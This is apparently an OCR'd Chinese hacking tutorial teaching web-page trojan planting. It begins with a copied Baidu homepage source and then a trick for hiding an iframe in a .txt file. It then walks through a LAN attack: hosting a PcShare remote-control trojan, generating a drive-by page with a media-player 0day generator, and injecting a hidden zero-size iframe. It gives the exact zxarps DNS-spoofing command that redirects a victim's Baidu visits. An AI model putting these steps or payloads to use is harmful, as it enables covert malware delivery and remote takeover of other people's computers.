<body><div id=u><a href=http://passport.baidu.com/?login&tpl=mn>登录</a></div><center><img src=http://www.baidu.com/img/baidu_logo.gif width=270 height=129 usemap="#mp" id=lg><br><br><br><br><table cellpadding=0 cellspacing=0 id=l><tr><td><div id=m><a onclick=s(this) href=http://news.baidu.com>新 闻</a><b>网 页</b><a onclick=s(this) href=http://tieba.baidu.com>贴 吧</a><a onclick=s(this) href=http://zhidao.baidu.com>知 道</a><a onclick=s(this) href=http://mp3.baidu.com>MP3</a><a onclick=s(this) href=http://image.baidu.com>图 片</a><a onclick=s(this) href=http://video.baidu.com>视 频</a></div></td></tr></table>
<table cellpadding=0 cellspacing=0 style="margin-left:15px"><tr valign=top><td style="height:62px;padding-left:92px" nowrap><form name=f action=s><input type=text name=wd id=kw size=42 maxlength=100> <input type=submit value=百度一下 id=sb><span id=hp><a href=/gaoji/preferences.html>设置</a><br><a href=/gaoji/advanced.html>高级</a></span></form></td></tr></table>
<p id=km><a href=http://hi.baidu.com>空间</a>  <a href=http://www.hao123.com>hao123</a> | <a href=/more/>更多<span style="font-family:宋体">>></span></a></p>
<p style=height:60px><table cellpadding=0 cellspacing=0 id=lk><tr><td></td></tr></table></p>
<p style=height:30px><a onClick="this.style.behavior='url(#default#homepage)';this.setHomePage('http://www.baidu.com')" href=http://utility.baidu.com/traf/click.php?id=215&url=http://www.baidu.com>把百度设为主页</a><!--[if gte IE 6]> | <a href="http://bar.baidu.com/sobar/prom23.html">使用搜索工具栏</a><![endif]--></p><p style=height:14px><a href=http://e.baidu.com>加入百度推广</a> | <a href=http://top.baidu.com>搜索风云榜</a> | <a href=/home.html>关于百度</a> | <a href=http://ir.baidu.com>About Baidu</a></p><p id=b>&copy;2009 Baidu <a href=http://www.baidu.com/duty/>使用百度前必读</a> <a href=http://www.miibeian.gov.cn target=_blank>京ICP证030173号</a> <img src=http://gimg.baidu.com/img/gs.gif></p><map name=mp><area shape=rect coords="43,22,227,91" href=http://hi.baidu.com/baidu/ target=_blank title="点此进入 百度空间"></map></center>
<script language=javascript src=6.js></script>
</body>
<script>var w=document.f.wd;function s(o){if(w.value.length>0){var h=o.href;var q=encodeURIComponent(w.value);if(h.indexOf("q=")!=-1){o.href=h.replace(new RegExp("q=[^&$]*"),"q="+q)}else{o.href+="?q="+q}}};(function(){if(new RegExp("q=([^&]+)").test(location.search)){w.value=decodeURIComponent(RegExp.$1)}})();if(navigator.cookieEnabled && !/sug?=0/.test(document.cookie)){document.write('<script src=http://www.baidu.com/js/bdsug.js?v=1.1.0.1><\/script>')};window.onunload=function(){};</script><script>w.focus()</script></html><!--22eea0b478a53974-->
```

图7




图 8

二、比较特殊的 txt 挂马

QQ 上的某个好友给你发过来一个类似 http://www.xxx.com/test.txt 的链接，你敢不敢贸然打开呢？如果你觉得这只是一个 txt 文件，打开就打开，没有什么好怕的，那是因为你还没有听说过 txt 文件挂马，如果你听说过，那么就不会这么大胆了。txt 文件也可以挂马？确实是可以的。我们把以下代码保存为 test.txt。

```
<script>alert(test)</script>
<iframe src=http://www.baidu.com width=500 height=500></iframe>
```

把 test.txt 上传到 web 空间中，访问一下，在框架中打开了百度，如图 9。




图 9

这可能要算浏览器的一个小 bug，在 txt 文件中只要加上 SCRIT 代码，浏览器就会把它认为是 HTML 文本，就会解释执行。我们把上面代码中的 “width=500 height=500” 更改为 “width=0 height=0” 就可以进行 txt 挂马了。

三、实战局域网挂马

我们已经有了可用的网马，也知道了怎样挂马，下面就来实战一下如何在局域网中挂马。我在虚拟机中开了两个系统，IP 地址分别是 192.168.44.130，192.168.44.143，192.168.44.130 这台电脑作为攻击主机，192.168.44.143 这台电脑作为被攻击主机。我在 192.168.44.130 电脑上使用 netbox 搭建了一个简单的 web 服务器，把百度首页的源代码保存为 index.htm，然后放到 netbox 的存放网页的文件夹下，在浏览器中访问 http://192.168.44.130 的效果如图 10 所示。




图 10

稍后我们就在 index.htm 中插入挂马代码，为了更真实，这次网马下载的木马不再是我写的那个测试程序，而是一个真正的木马的服务端－－PcShare 远程控制（20070726 免费版本）的服务端，木马的上线地址为攻击主机 192.168.44.130，上线端口为 8080（80 端口被 netbox 开放的 web 服务占用了，就把 pcshare 的上线端口由默认的 80 改为了 8080），如图 11。




图 11

把生成的木马服务端放到 netbox 存放网页的文件夹下，在浏览器中的访问地址为 http://192.168.44.130/x.exe。打开 “绅士暴风影音最新版 oday_ 网马生成器”，“小马地址” 就填写 http://192.168.44.130/x.exe，点击生成网马，把生成的网马也放到 netbox 存放网页的文件夹下，网马的直接访问地址为 http://192.168.44.130/jkbb.htm。在 index.htm 文件中插入如下挂马代码 **<iframe src=http://192.168.44.130/jkbb.htm width="0" height="0" frameborder="0"></iframe>**，这样如果有人访问 http://192.168.44.130，就会访问网马了。如何让别人来访问 http://192.168.44.130 呢？这就要用到上堂课中所讲的 DNS 欺骗了，使用 Cain 和 zxarp 都可以实现 DNS 欺骗功能，因为我们只需要使用 DNS 欺骗功能，不必安装相对庞大的 Cain 了，使用 zxarp 就足够了。在 192.168.44.130 上安装完 WinPcap 后，在命令行下切换到 zxarps.exe 所在的文件夹，输入如下命令 **zxarps.exe -idx 0 -ip 192.168.44.143 -hackdns "www.baidu.com|192.168.44.130"**，其中 192.168.44.143 是要对它进行 DNS 欺骗的主机的 IP 地址，然后我们来到 192.168.44.143 这台主机上使用浏

览器打开www.baidu.com，显示如图12所示，猛一看没什么异常，但查看一下源文件，就清楚的看到了挂马代码<iframe src=http://192.168.44.130/jkbb.htm width="0" height="0" frameborder="0"></iframe>，如图13，说明DNS欺骗已经生效了。



图12

事实上我们真正打开的是http://192.168.44.130，也就是http://192.168.44.130/index.htm。木马上线了没有呢，肯定没有，因为我还没在192.168.44.143这台主机上安装存在漏洞的暴风影音呢。在192.168.44.143上安装完存在漏洞的“暴风影音2009 1对1 特别版”后再次使用浏览器打开www.baidu.com，貌似什么问题也没有，不过来到192.168.44.130这台主机上查看pcshare的控制端，发现已经有木马上线了，如图14。就这样，我们神不知鬼不觉的在局域网中通过挂马成功的抓到了一台肉鸡。

